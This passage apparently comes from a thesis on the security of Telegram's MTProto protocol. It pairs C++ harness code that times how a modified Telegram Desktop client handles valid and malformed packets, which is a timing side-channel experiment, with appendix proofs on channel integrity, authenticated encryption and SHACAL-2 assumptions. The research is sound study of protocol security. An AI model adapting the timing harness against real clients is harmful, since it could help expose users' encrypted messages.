// copy of SessionPrivate::handleReceived, only MTProto version 2.0, network
    connection calls commented out
/* process received packet */
void handlePacket(mtpBuffer intsBuffer) {
    Expects(_encryptionKey != nullptr);

    /* network connection management */
    //onReceivedSome();
```

```
/* assume packets come in one by one (usually the case) */
//while (!_connection->received().empty()) {
//    auto intsBuffer = std::move(_connection->received().front());
//    _connection->received().pop_front();

constexpr auto kExternalHeaderIntsCount = 6U; // 2 auth_key_id, 4 msg_key
constexpr auto kEncryptedHeaderIntsCount = 8U; // 2 salt, 2 session, 2
    msg_id, 1 seq_no, 1 length
constexpr auto kMinimalEncryptedIntsCount = kEncryptedHeaderIntsCount + 4U;
     // + 1 data + 3 padding
constexpr auto kMinimalIntsCount = kExternalHeaderIntsCount +
    kMinimalEncryptedIntsCount;
auto intsCount = uint32(intsBuffer.size());
auto ints = intsBuffer.constData();
if ((intsCount < kMinimalIntsCount) || (intsCount > kMaxMessageLength /
    kIntSize)) {
    LOG(("TCP Error: bad message received, len %1").arg(intsCount *
        kIntSize));
    TCP_LOG(("TCP Error: bad message %1").arg(Logs::mb(ints, intsCount *
        kIntSize).str()));

    // return restart();
    return;
}
if (_keyId != *(uint64*)ints) {
    LOG(("TCP Error: bad auth_key_id %1 instead of %2 received").arg(_keyId
        ).arg(*(uint64*)ints));
    TCP_LOG(("TCP Error: bad message %1").arg(Logs::mb(ints, intsCount *
        kIntSize).str()));

    // return restart();
    return;
}

auto encryptedInts = ints + kExternalHeaderIntsCount;
auto encryptedIntsCount = (intsCount - kExternalHeaderIntsCount) & ~0x03U;
auto encryptedBytesCount = encryptedIntsCount * kIntSize;
auto decryptedBuffer = QByteArray(encryptedBytesCount, Qt::Uninitialized);
auto msgKey = *(MTPint128*)(ints + 2);

// version 2.0 only
aesIgeDecrypt(encryptedInts, decryptedBuffer.data(), encryptedBytesCount,
    _encryptionKey, msgKey);

auto decryptedInts = reinterpret_cast<const mtpPrime*>(decryptedBuffer.
    constData());
auto serverSalt = *(uint64*)&decryptedInts[0];
auto session = *(uint64*)&decryptedInts[2];
auto msgId = *(uint64*)&decryptedInts[4];
auto seqNo = *(uint32*)&decryptedInts[6];
auto needAck = ((seqNo & 0x01) != 0);

auto messageLength = *(uint32*)&decryptedInts[7];
if (messageLength > kMaxMessageLength) {
    LOG(("TCP Error: bad messageLength %1").arg(messageLength));
    TCP_LOG(("TCP Error: bad message %1").arg(Logs::mb(ints, intsCount *
        kIntSize).str()));

    // return restart();
    return;
}
auto fullDataLength = kEncryptedHeaderIntsCount * kIntSize + messageLength;
     // Without padding.

// Can underflow, but it is an unsigned type, so we just check the range
   later.
auto paddingSize = static_cast<uint32>(encryptedBytesCount) - static_cast<
   uint32>(fullDataLength);

constexpr auto kMinPaddingSize = 12U;
constexpr auto kMaxPaddingSize = 1024U;
auto badMessageLength = (paddingSize < kMinPaddingSize || paddingSize >
   kMaxPaddingSize);

std::array<uchar, 32> sha256Buffer = { { 0 } };

SHA256_CTX msgKeyLargeContext;
SHA256_Init(&msgKeyLargeContext);
SHA256_Update(&msgKeyLargeContext, _encryptionKey->partForMsgKey(false),
   32);
SHA256_Update(&msgKeyLargeContext, decryptedInts, encryptedBytesCount);
SHA256_Final(sha256Buffer.data(), &msgKeyLargeContext);

constexpr auto kMsgKeyShift = 8U;
if (ConstTimeIsDifferent(&msgKey, sha256Buffer.data() + kMsgKeyShift,
   sizeof(msgKey))) {
    LOG(("TCP Error: bad SHA256 hash after aesDecrypt in message"));
    TCP_LOG(("TCP Error: bad message %1").arg(Logs::mb(encryptedInts,
        encryptedBytesCount).str()));

    // return restart();
    return;
}

if (badMessageLength || (messageLength & 0x03)) {
        LOG(("TCP Error: bad msg_len received %1, data size: %2").arg(
            messageLength).arg(encryptedBytesCount));
        TCP_LOG(("TCP Error: bad message %1").arg(Logs::mb(encryptedInts,
            encryptedBytesCount).str()));

        // return restart();
        return;
    }

    // rest of code cut, should never reach here
    LOG(("EXP: Something went wrong."));
}

}
} // namespace MTP::details

/* write the timing data to log file
   settings -> typing "viewlogs" shows the folder */
void writeToFile(std::string createTime, std::string msg) {
    std::ofstream timeFile;
    std::string c_string;
    if (getCpucycles()) {
        c_string = "_c";
    } else {
        c_string = "";
    }
    std::string path = cWorkingDir().toStdString() + createTime + "_" + std::
        to_string(_msgLength)
        + "_" + std::to_string(_samePacket) + "_" + std::to_string(_numTrials)
            + c_string + ".csv";
    timeFile.open(path.data(), std::ios_base::app);
    timeFile << msg.data();
    timeFile.close();
}

/* set experiment parameters */
void setNumTrials(int numTrials) {
    _numTrials = numTrials;
}

void setMsgLength(int msgLength) {
    _msgLength = msgLength;
}

void setSamePacket(bool samePacket) {
    _samePacket = samePacket;
}
```

```
void setRunOnInit(bool runOnInit) {
    _runOnInit = runOnInit;
}

void setCpucycles(bool cpucycles) {
    _cpucycles = cpucycles;
}

int getNumTrials() {
    return _numTrials;
}

int getMsgLength() {
    return _msgLength;
}

bool getSamePacket() {
    return _samePacket;
}

bool getRunOnInit() {
    return _runOnInit;
}

bool getCpucycles() {
    return _cpucycles;
}

/* generate a number of packets to process client-side
   and time processing to first error (in microseconds) */
std::string doExperiment() {
    const auto createTime = QDateTime::currentDateTime();
    auto timeFile = createTime.toString("yyyy-MM-dd_hh-mm-ss-zzz");
    LOG(("EXP: %1: Do %2 trials with message length %3B.").arg(timeFile).arg(
        _numTrials).arg(_msgLength));

    MTP::details::generateEncryptionKey();
    bytes::span plaintext;
    mtpBuffer packet;

    if (_samePacket) {
        //LOG(("EXP: Using a single plaintext."));
        plaintext = MTP::details::preparePlaintext(_msgLength);
    }

    for (int i = 0; i < 2 * _numTrials; i++) {
        bool valid = i < _numTrials;
        if (_samePacket) {
            if (i == 0 || i == _numTrials) {
                packet = MTP::details::preparePacket(valid, _msgLength,
                    plaintext);
            }
        } else {
            packet = MTP::details::preparePacket(valid, _msgLength);
        }

        // shuffling data around between the two methods
        auto bufferSize = packet.size() - 2; // w/o tcp prefix
        auto buffer = mtpBuffer(bufferSize);
        memcpy(buffer.data(), packet.data() + 2, bufferSize * sizeof(mtpPrime))
            ;

        std::string diff_str;
        if (getCpucycles()) {
            auto t1 = cpucycles();
            MTP::details::handlePacket(buffer);
            auto t2 = cpucycles();
            auto diff = t2 - t1;
            diff_str = std::to_string(diff);
        } else {
            auto t1 = std::chrono::steady_clock::now();
            MTP::details::handlePacket(buffer);
            auto t2 = std::chrono::steady_clock::now();
            std::chrono::duration<double, std::micro> diff = t2 - t1;
            diff_str = std::to_string(diff.count());
        }

        writeToFile(timeFile.toStdString(), std::to_string(valid)+","+diff_str+
            "\n");
    }

    if (getRunOnInit()) {
        exit(0);
    }

    return timeFile.toStdString();
}
```

We shall not cease from exploration
And the end of all our exploring
Will be to arrive where we started
And know the place for the first time.
— T. S. Eliot, Little Gidding, 1942

APPENDIX D

Additional MTProto definitions and proofs

The following sections collate the appendices to Chapter 6. We refer to Section 2.2 for the syntax of the game-hopping proofs.

D.1 Support function correctness notions

In this section, we formalise two basic correctness-style properties of a support function that we call *integrity* and *order correctness*. Both properties were specified and required (but not named) in the robust channel framework of [FGJ20]. For our formal analysis of the MTProto protocol in Section 6.7 we use the support function SUPP that mandates strict in-order delivery; it happens to satisfy both of the properties formalised in this section. However, we do not mandate that every support function must satisfy these properties so as not to constrain the range of possible channel behaviours. The INT-security proof of our MTProto-based channel MTP-CH in Section 6.7.3 relied on the integrity property, which we formalise here, and on two other basic properties of SUPP. The two latter properties were informally introduced in Section 6.7.3. We do not formalise them in this work in order to avoid introducing additional complexity.

Definition 40 (Integrity of supp). Consider the game $G^{\mathsf{sint}}_{\mathsf{supp},\mathcal{A}}$ in Fig. D.1 defined for a support function supp and an adversary $\mathcal{A}$. The advantage of $\mathcal{A}$ in breaking the integrity of supp is defined as $\mathsf{Adv}^{\mathsf{sint}}_{\mathsf{supp}}(\mathcal{A}) := \Pr\left[G^{\mathsf{sint}}_{\mathsf{supp},\mathcal{A}}\right]$.

```
$G^{\mathsf{sint}}_{\mathsf{supp},\mathcal{A}}$
1 : $(u, tr_u, tr_{\overline{u}}, label, aux) \leftarrow\$ \mathcal{A}$
2 : $\mathsf{forge} \leftarrow (\nexists m', aux' : (\texttt{sent}, m', label, aux') \in tr_{\overline{u}})$
3 : $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\overline{u}}, label, aux)$
4 : $\textbf{return } \mathsf{forge} \wedge (m^* \neq \bot)$
```

Figure D.1. Integrity of a support function supp.

Integrity of a support function. This property roughly requires that only the messages that were genuinely sent by another user on the channel are delivered. In particular, the support function should return $\perp$ whenever it is evaluated on an input tuple $(u, tr_u, tr_{\overline{u}}, label, aux)$ such that the label *label* does not appear in the opposite user's transcript $tr_{\overline{u}}$. The game in Fig. D.1 captures this requirement by allowing an adversary $\mathcal{A}$ to choose an arbitrary input tuple for the support function supp.

Order correctness of a support function. This property roughly requires that in-order delivery is enforced separately in each direction on the channel, assuming that a distinct label is assigned to each network message. In particular, when evaluated on an input tuple $(u, tr_u, tr_{\overline{u}}, label, aux)$, we require that the support function should return m if the opposite user's transcript $tr_{\overline{u}}$ contains a tuple $(\texttt{sent}, m, label, aux)$ and if all prior messages from $\overline{u}$ to u were delivered and accepted strictly in-order. It uses an auxiliary function buildList to build a list of messages sent or received by a particular user, and it uses $\mathcal{L}_0 \preccurlyeq \mathcal{L}_1$ to denote that a list $\mathcal{L}_0$ is a prefix of another list $\mathcal{L}_1$.

Definition 41 (Order correctness of supp). Consider the game $G^{\mathsf{ord}}_{\mathsf{supp},\mathcal{A}}$ in Fig. D.2 defined for a support function supp and an adversary $\mathcal{A}$. The advantage of $\mathcal{A}$ in breaking the order correctness of supp is defined as $\mathsf{Adv}^{\mathsf{ord}}_{\mathsf{supp}}(\mathcal{A}) := \Pr\left[G^{\mathsf{ord}}_{\mathsf{supp},\mathcal{A}}\right]$.

```
G^ord_{supp,A}
1 :  win ← false
2 :  $X \leftarrow \emptyset$
3 :  $\mathcal{A}^{\textsc{Send},\textsc{Recv}}$
4 :  return win

buildList($u, op$)
1 :  list ← []
2 :  for $(op', m, label, aux) \in tr_u$ do
3 :      if $op' = op$ then
4 :          list ← list || $(m, label, aux)$
5 :  return list

Send($u, m, label, aux$)
1 :  if $label \in X$ then return $\perp$
2 :  $X \leftarrow X \cup \{label\}$
3 :  $tr_u \leftarrow tr_u \,\|\, (\texttt{sent}, m, label, aux)$
4 :  return $\perp$

Recv($u, m, label, aux$)
1 :  $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\overline{u}}, label, aux)$
2 :  $tr_u \leftarrow tr_u \,\|\, (\texttt{recv}, m, label, aux)$
3 :  inOrder ← buildList($u$, recv)
4 :              $\preccurlyeq$ buildList($\overline{u}$, sent)
5 :  if inOrder $\wedge$ $(m \neq m^*)$ then win ← true
6 :  return $\perp$
```

Figure D.2. Order correctness of a support function supp.

The game $G^{\mathsf{ord}}_{\mathsf{supp},\mathcal{A}}$ provides an adversary $\mathcal{A}$ with the oracles Send and Recv which can be used to pass messages in either direction between the two users. When querying the Send oracle, the adversary is allowed to associate any plaintext m with an arbitrary label of its choice, as long as all labels are distinct. The adversary controls the network, and can call its Recv oracle to deliver an arbitrary plaintext and label pair to either user of its choice; the support function is used to determine how to resolve the delivered network message. The adversary wins if it manages to create a situation that the support function fails to recover a plaintext that was delivered strictly in-order in either direction.

Recall that our support transcripts allow entries like $(\texttt{sent}, m, \perp, aux)$ and $(\texttt{recv}, \perp, label, aux)$, denoting a failure to send and receive a message respectively. Such entries cannot appear in the user transcripts of our order correctness game because we require that adversaries never pass $\perp$ as input to their oracles (see Section 2.2). This conveniently provides us with a weak notion of order correctness that does not prescribe the behaviour of the support function in the presence of channel errors. Our definition can be strengthened by giving the adversary a choice to create support transcript entries that contain $\perp$; the updated game could then mandate whether in-order delivery should still be required after an error is encountered.

D.2 Combined security of bidirectional channels

In this section, we define a security notion for channels that simultaneously captures the integrity and indistinguishability definitions from Section 6.2.4. We call it *authenticated encryption*. It follows the all-in-one definitional style of [Shr04, RS06]. We will prove that integrity and indistinguishability together are equivalent to authenticated encryption.

Definition 42 (Authenticated encryption security of a channel). Consider the authenticated encryption game $G^{\mathsf{ae}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$ in Fig. D.3, defined for a channel CH, a support function supp and an adversary $\mathcal{A}$. The advantage of $\mathcal{A}$ in breaking the AE-security of CH with respect to supp is defined as $\mathsf{Adv}^{\mathsf{ae}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}) := 2 \cdot \Pr\left[G^{\mathsf{ae}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}\right] - 1$.

```
$G^{\mathsf{ae}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$
1 :  $b \leftarrow\$ \{0,1\}$
2 :  $(st_{\mathcal{I}}, st_{\mathcal{R}}) \leftarrow\$ \mathsf{CH.Init}()$
3 :  $b' \leftarrow\$ \mathcal{A}^{\textsc{Send},\textsc{Recv}}$
4 :  return $b' = b$

$\textsc{Send}(u, m_0, m_1, aux, r)$
1 :  if $|m_0| \neq |m_1|$ then return $\perp$
2 :  $(st_u, c) \leftarrow \mathsf{CH.Send}(st_u, m_b, aux; r)$
3 :  $tr_u \leftarrow tr_u \parallel (\texttt{sent}, m_b, c, aux)$
4 :  return $c$

$\textsc{Recv}(u, c, aux)$
1 :  $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\overline{u}}, c, aux)$
2 :  $(st_u, m) \leftarrow \mathsf{CH.Recv}(st_u, c, aux)$
3 :  $tr_u \leftarrow tr_u \parallel (\texttt{recv}, m, c, aux)$
4 :  if $(m \neq m^*) \wedge (b = 1)$ then
5 :      return $\lightning$
6 :  return $\perp$
```

Figure D.3. Authenticated encryption security of a channel CH with respect to a support function supp.

In the game $G^{\mathsf{ae}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$ in Fig. D.3, the adversary $\mathcal{A}$ is given access to two oracles, Send and Recv. The Send oracle is a copy of the Send oracle from the channel integrity game $G^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$ (Fig. 6.3), except it is amended for the left-or-right setting. Note that the Send oracle can be queried with $m_0 = m_1$ in order to recover the functionality of $\mathrm{G}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$'s oracle. The Recv oracle is likewise based on the corresponding oracle of $\mathrm{G}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$, but it is amended as follows. Instead of always returning $\bot$, the Recv oracle can now alternatively return another error code $\lightning$. In the spirit of [Shr04, RS06], the oracle Recv returns $\bot$ whenever the challenge bit b is equal to 0. If $b = 1$ *and* the adversary $\mathcal{A}$ violated the integrity of the channel (i.e. $m \neq m^*$ is true), then the Recv oracle returns $\lightning$. Returning $\lightning$ here signals that $b = 1$, and the adversary can immediately use this to win the game. Finally, if $b = 1$ and $m = m^*$, then Recv returns $\bot$; this ensures that the adversary cannot trivially win by requesting the decryption of a challenge ciphertext. Note that the adversary $\mathcal{A}$ can use the support function supp to itself compute each plaintext value m that is obtained in the Recv oracle (separately for either possible challenge bit $b \in \{0, 1\}$) for as long as $m = m^*$ has not been false yet.

AE **is equivalent to** INT + IND. In the following two propositions, we show that our notions of channel integrity and indistinguishability from Section 6.2 together are equivalent to the above notion of authenticated encryption security.

Proposition 8. *Let* CH *be a channel. Let* supp *be a support function. Let* $\mathcal{A}_{\mathrm{AE}}$ *be any adversary against the* AE*-security of* CH *with respect to* supp*. Then we can build an adversary* $\mathcal{A}_{\mathrm{INT}}$ *against the* INT*-security of* CH *with respect to* supp*, and an adversary* $\mathcal{D}$ *against the* IND*-security of* CH *such that*

$$\mathsf{Adv}^{\mathsf{ae}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}_{\mathrm{AE}}) \leq 2 \cdot \mathsf{Adv}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}_{\mathrm{INT}}) + \mathsf{Adv}^{\mathsf{ind}}_{\mathsf{CH}}(\mathcal{D}).$$

Proof. This proof uses the games G_0–G_1 in Fig. D.4. The game G_0 is functionally equivalent to the authenticated encryption game $\mathrm{G}^{\mathsf{ae}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}_{\mathrm{AE}}}$, only adding a single instruction that sets the bad flag, so by definition we have

$$\mathsf{Adv}^{\mathsf{ae}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}_{\mathrm{AE}}) = 2 \cdot \Pr[\mathrm{G}_0] - 1.$$

We obtain the game G_1 by removing the only instruction from the game G_0 that could have returned the non-$\bot$ output; we denote this part of the code by setting bad $\leftarrow$ true. In this proof we will first use the IND-security of CH to show that $\mathcal{A}_{\mathrm{AE}}$ cannot win if the bad flag is never set (i.e. as captured by the game G_1, which does not contain the line commented with G_0). And we will then show that the bad flag cannot be set if CH has INT-security with respect to supp.

We build the adversary $\mathcal{D}$ for $\mathrm{G}^{\mathsf{ind}}_{\mathsf{CH},\mathcal{D}}$ (Fig. 6.4) in Fig. D.5. By inspection, it perfectly simulates the oracles of the game G_1 for the AE-security adversary $\mathcal{A}_{\mathrm{AE}}$, so we can write

$$\Pr[\mathrm{G}_1] = \Pr\left[\mathrm{G}^{\mathsf{ind}}_{\mathsf{CH},\mathcal{D}}\right] = \frac{1}{2} \cdot \mathsf{Adv}^{\mathsf{ind}}_{\mathsf{CH}}(\mathcal{D}) + \frac{1}{2}.$$

```
Games $G_0$–$G_1$
1 : $b \leftarrow\!\$ \{0,1\}$
2 : $(st_{\mathcal{I}}, st_{\mathcal{R}}) \leftarrow\!\$ \mathsf{CH.Init}()$
3 : $b' \leftarrow\!\$ \mathcal{A}_{\mathrm{AE}}^{\textsc{Send},\textsc{Recv}}$
4 : return $b' = b$

$\textsc{Send}(u, m_0, m_1, aux, r)$
1 : if $|m_0| \neq |m_1|$ then return $\perp$
2 : $(st_u, c) \leftarrow \mathsf{CH.Send}(st_u, m_b, aux; r)$
3 : $tr_u \leftarrow tr_u \parallel (\mathtt{sent}, m_b, c, aux)$
4 : return $c$

$\textsc{Recv}(u, c, aux)$
1 : $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\overline{u}}, c, aux)$
2 : $(st_u, m) \leftarrow \mathsf{CH.Recv}(st_u, c, aux)$
3 : $tr_u \leftarrow tr_u \parallel (\mathtt{recv}, m, c, aux)$
4 : if $(m \neq m^*) \wedge (b = 1)$ then
5 :     $\mathsf{bad} \leftarrow \mathsf{true}$
6 :     return $\lightning$                                  // $G_0$
7 : return $\perp$
```

Figure D.4. Games G_0–G_1 for the proof of Proposition 8.

```
Adversary $\mathcal{D}^{\textsc{Send},\textsc{Recv}}$
1 : $b' \leftarrow\!\$ \mathcal{A}_{\mathrm{AE}}^{\textsc{SendSim},\textsc{RecvSim}}$
2 : return $b'$

$\textsc{SendSim}(u, m_0, m_1, aux, r)$
1 : $c \leftarrow \textsc{Send}(u, m_0, m_1, aux, r)$
2 : return $c$

$\textsc{RecvSim}(u, c, aux)$
1 : $\textsc{Recv}(u, c, aux)$
2 : return $\perp$
```

Figure D.5. Adversary $\mathcal{D}$ for the proof of Proposition 8.

We build the adversary $\mathcal{A}_{\mathrm{INT}}$ for $G^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}_{\mathrm{INT}}}$ (Fig. 6.3) in Fig. D.6. We have

$$\Pr[G_0] - \Pr[G_1] \leq \Pr\left[\mathsf{bad}^{G_1}\right].$$

$\mathcal{A}_{\mathrm{INT}}$ perfectly simulates the oracles of the game G_1 for $\mathcal{A}_{\mathrm{AE}}$, sampling its own challenge bit $b \in \{0,1\}$ and using it to consistently encrypt the appropriate challenge plaintext when simulating the oracle $\textsc{Send}$ of the game G_1. Whenever the bad flag is set in the game G_1, the $G^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}_{\mathrm{INT}}}$ game likewise sets $\mathsf{win} = \mathsf{true}$, so we have

$$\Pr[\mathsf{bad}] \leq \Pr\left[G^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}_{\mathrm{INT}}}\right] = \mathsf{Adv}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp}}\left(\mathcal{A}_{\mathrm{INT}}\right).$$

```
Adversary $\mathcal{A}_{\mathrm{INT}}^{\textsc{Send},\textsc{Recv}}$
1 :  $b \leftarrow\$ \{0,1\}$
2 :  $b' \leftarrow\$ \mathcal{A}_{\mathrm{AE}}^{\textsc{SendSim},\textsc{RecvSim}}$

$\textsc{SendSim}(u, m_0, m_1, aux, r)$
1 :  if $|m_0| \neq |m_1|$ then return $\perp$
2 :  $c \leftarrow \textsc{Send}(u, m_b, aux, r)$
3 :  return $c$

$\textsc{RecvSim}(u, c, aux)$
1 :  $\textsc{Recv}(u, c, aux)$
2 :  return $\perp$
```

Figure D.6. Adversary $\mathcal{A}_{\mathrm{INT}}$ for the proof of Proposition 8.

Combining all of the above, we can write

$$\begin{aligned}
\mathsf{Adv}^{\mathsf{ae}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}_{\mathrm{AE}}) &= 2 \cdot (\Pr[\mathrm{G}_1] + (\Pr[\mathrm{G}_0] - \Pr[\mathrm{G}_1])) - 1 \\
&\leq 2 \cdot \left(\frac{1}{2} \cdot \mathsf{Adv}^{\mathsf{ind}}_{\mathsf{CH}}(\mathcal{D}) + \frac{1}{2} + \mathsf{Adv}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}_{\mathrm{INT}})\right) - 1 = \\
&= \mathsf{Adv}^{\mathsf{ind}}_{\mathsf{CH}}(\mathcal{D}) + 2 \cdot \mathsf{Adv}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}_{\mathrm{INT}}) .
\end{aligned}$$

This concludes the proof. □

Proposition 9. *Let* CH *be a channel. Let* supp *be a support function. Let $\mathcal{A}$ be any adversary against the* INT*-security of* CH *with respect to* supp*. Let $\mathcal{D}$ be any adversary against the* IND*-security of* CH*. Then we can build adversaries $\mathcal{A}_{\mathrm{INT}}$ and $\mathcal{A}_{\mathrm{IND}}$ against the* AE*-security of* CH *with respect to* supp *such that*

$$\mathsf{Adv}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}) \leq \mathsf{Adv}^{\mathsf{ae}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}_{\mathrm{INT}}) \ \textit{and}$$
$$\mathsf{Adv}^{\mathsf{ind}}_{\mathsf{CH}}(\mathcal{D}) \leq \mathsf{Adv}^{\mathsf{ae}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}_{\mathrm{IND}}) .$$

Proof. First, we build the adversary $\mathcal{A}_{\mathrm{INT}}$ in Fig. D.7.

```
Adversary $\mathcal{A}_{\mathrm{INT}}^{\textsc{Send},\textsc{Recv}}$
1 :  $\mathcal{A}^{\textsc{SendSim},\textsc{RecvSim}}$
2 :  return 0
3 :

$\textsc{SendSim}(u, m, aux, r)$
1 :  $c \leftarrow \textsc{Send}(u, m, m, aux, r)$
2 :  return $c$

$\textsc{RecvSim}(u, c, aux)$
1 :  $\mathsf{err} \leftarrow \textsc{Recv}(u, c, aux)$
2 :  if $\mathsf{err} = \lightning$ then abort(1)
3 :  return $\perp$
```

Figure D.7. Adversary $\mathcal{A}_{\mathrm{INT}}$ for the proof of Proposition 9.

$\mathcal{A}_{\text{INT}}$ perfectly simulates the integrity game $\mathsf{G}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$ (Fig. 6.3) for $\mathcal{A}$. When $\mathcal{A}$ queries its oracle Send with a plaintext m as input, $\mathcal{A}_{\text{INT}}$ calls its own Send oracle with the challenge plaintexts $m_0 = m_1 = m$ as input, and forwards the response back to $\mathcal{A}$. When $\mathcal{A}$ queries its oracle Recv, the adversary $\mathcal{A}_{\text{INT}}$ first calls its own Recv oracle on the same inputs and receives back an error code $\mathsf{err} \in \{\bot, \lightning\}$. If $\mathsf{err} = \lightning$ then $b = 1$ in the AE-security game where $\mathcal{A}_{\text{INT}}$ is playing, so it calls **abort**(1) to immediately halt with the return value 1, causing $\mathcal{A}_{\text{INT}}$ to win the game. Alternatively, if $\mathcal{A}$ terminates without triggering this condition, then $\mathcal{A}_{\text{INT}}$ returns 0.

We now derive the advantage of $\mathcal{A}_{\text{INT}}$. Let b be the challenge bit in the game $\mathsf{G}^{\mathsf{ae}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}_{\text{INT}}}$. If $b = 1$ then $\mathcal{A}_{\text{INT}}$ returns $b' = 1$ whenever $\mathcal{A}$ sets $\mathsf{win} = \mathsf{true}$ in the simulated game $\mathsf{G}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}$. If $b = 0$ then $\mathcal{A}_{\text{INT}}$ never returns $b' = 1$. We can write

$$\begin{aligned}\mathsf{Adv}^{\mathsf{ae}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A}_{\text{INT}}) &= \Pr\left[b' = 1 \mid b = 1\right] - \Pr\left[b' = 1 \mid b = 0\right] \\ &\geq \Pr\left[\mathsf{G}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}}\right] - 0 \\ &= \mathsf{Adv}^{\mathsf{int}}_{\mathsf{CH},\mathsf{supp}}(\mathcal{A})\,.\end{aligned}$$

Next, we build the adversary $\mathcal{A}_{\text{IND}}$ in Fig. D.8.

```
Adversary $\mathcal{A}_{\text{IND}}^{\text{Send,Recv}}$
1 : $b' \leftarrow\!\!\$\ \mathcal{D}^{\text{SendSim,RecvSim}}$
2 : return $b'$

SendSim$(u, m_0, m_1, aux, r)$
1 : $c \leftarrow \text{Send}(u, m_0, m_1, aux, r)$
2 : return $c$

RecvSim$(u, c, aux)$
1 : $\mathsf{err} \leftarrow \text{Recv}(u, c, aux)$
2 : if $\mathsf{err} = \lightning$ then abort(1)
3 : return $\bot$
```

Figure D.8. Adversary $\mathcal{A}_{\text{IND}}$ for the proof of Proposition 9.

$\mathcal{A}_{\text{IND}}$ perfectly simulates the indistinguishability game $\mathsf{G}^{\mathsf{ind}}_{\mathsf{CH},\mathcal{D}}$ (Fig. 6.4) for the adversary $\mathcal{D}$. In particular, $\mathcal{A}_{\text{IND}}$'s oracles run the same code that $\mathcal{D}$ would expect from its own oracles, except for the additional processing of transcripts and the support function that happens in the oracles of the AE-security game. The latter does not affect the state of the channel, and can only cause $\mathcal{A}_{\text{IND}}$'s Recv oracle to occasionally return $\mathsf{err} = \lightning$. The adversary $\mathcal{A}_{\text{IND}}$ checks the error code err obtained from its Recv oracle; it calls **abort**(1) to halt with the return value $b' = 1$ whenever $\mathsf{err} = \lightning$, causing it to immediately win in the AE-security game. However, our formal statement below does not reflect the potential improvement in the advantage that $\mathcal{A}_{\text{IND}}$ might gain by doing this. Overall, if $\mathcal{D}$ returns the correct challenge bit, then so does $\mathcal{A}_{\mathrm{IND}}$. Therefore, we can write

$$\begin{aligned}\mathsf{Adv}^{\mathsf{ae}}_{\mathsf{CH,supp}}(\mathcal{A}_{\mathrm{IND}}) &= 2\cdot\Pr\left[\mathrm{G}^{\mathsf{ae}}_{\mathsf{CH,supp},\mathcal{A}_{\mathrm{IND}}}\right]-1\\ &\geq 2\cdot\Pr\left[\mathrm{G}^{\mathsf{ind}}_{\mathsf{CH},\mathcal{D}}\right]-1\\ &= \mathsf{Adv}^{\mathsf{ind}}_{\mathsf{CH}}(\mathcal{D})\,.\end{aligned}$$

This concludes the proof. □

D.3 Concrete security of the novel SHA-256 assumptions in the ICM

In Section 6.5.1, we defined the LRKPRF-security and the HRKPRF-security of the block cipher SHACAL-2 (with respect to some related-key-deriving functions). Both assumptions roughly require SHACAL-2 to be related-key PRF-secure when evaluated on the fixed input IV_{256}.

The notions of LRKPRF and HRKPRF security are novel, and hence further analysis is needed to determine whether they hold for SHACAL-2 in the standard model. We leave this task as an open problem. Here, we justify both assumptions in the ideal cipher model [Sha49], where a block cipher is modelled as a random (and independently chosen) permutation for every key in its key space. More formally, our analysis will assume that $\mathsf{SHACAL\text{-}2.Ev}(sk,\cdot)$ is a random permutation for every choice of $sk \in \{0,1\}^{\mathsf{SHACAL\text{-}2.kl}}$. This will allow us to derive an upper bound for any adversary attacking either of the two assumptions.

In this section, for any $\ell \in \mathbb{N}$ we use $P(\ell)$ to denote the set of all bit-string permutations with domain and range $\{0,1\}^\ell$. For any permutation $\pi \in P(\ell)$ and any $x, y \in \{0,1\}^\ell$ we write $\pi(x)$ to denote the result of evaluating π on x, and we write $\pi^{-1}(y)$ to denote the result of evaluating the inverse of π on y. A basic correctness condition stipulates that $\pi^{-1}(\pi(x)) = x$ for all $x \in \{0,1\}^\ell$.

Proposition 10. *Consider ϕ_{KDF} and $\phi_{\mathsf{SHACAL\text{-}2}}$. Let the block cipher* SHACAL-2 *be modelled as the ideal cipher with key length* SHACAL-2.kl *and block length* SHACAL-2.ol. *Let $\mathcal{D}$ be any adversary against the* LRKPRF*-security of* SHACAL-2 *with respect to $\phi_{\mathsf{KDF}}, \phi_{\mathsf{SHACAL\text{-}2}}$. Assume that $\mathcal{D}$ makes a total of q queries to its ideal cipher oracles. Then the advantage of $\mathcal{D}$ is upper-bounded as follows:*

$$\mathsf{Adv}^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{KDF}},\phi_{\mathsf{SHACAL\text{-}2}}}(\mathcal{D}) < 2^{-156} + q\cdot 2^{-285}.$$

Proof. This proof uses the games G_0–G_3 in Fig. D.9 and G_4–G_5 in Fig. D.10.

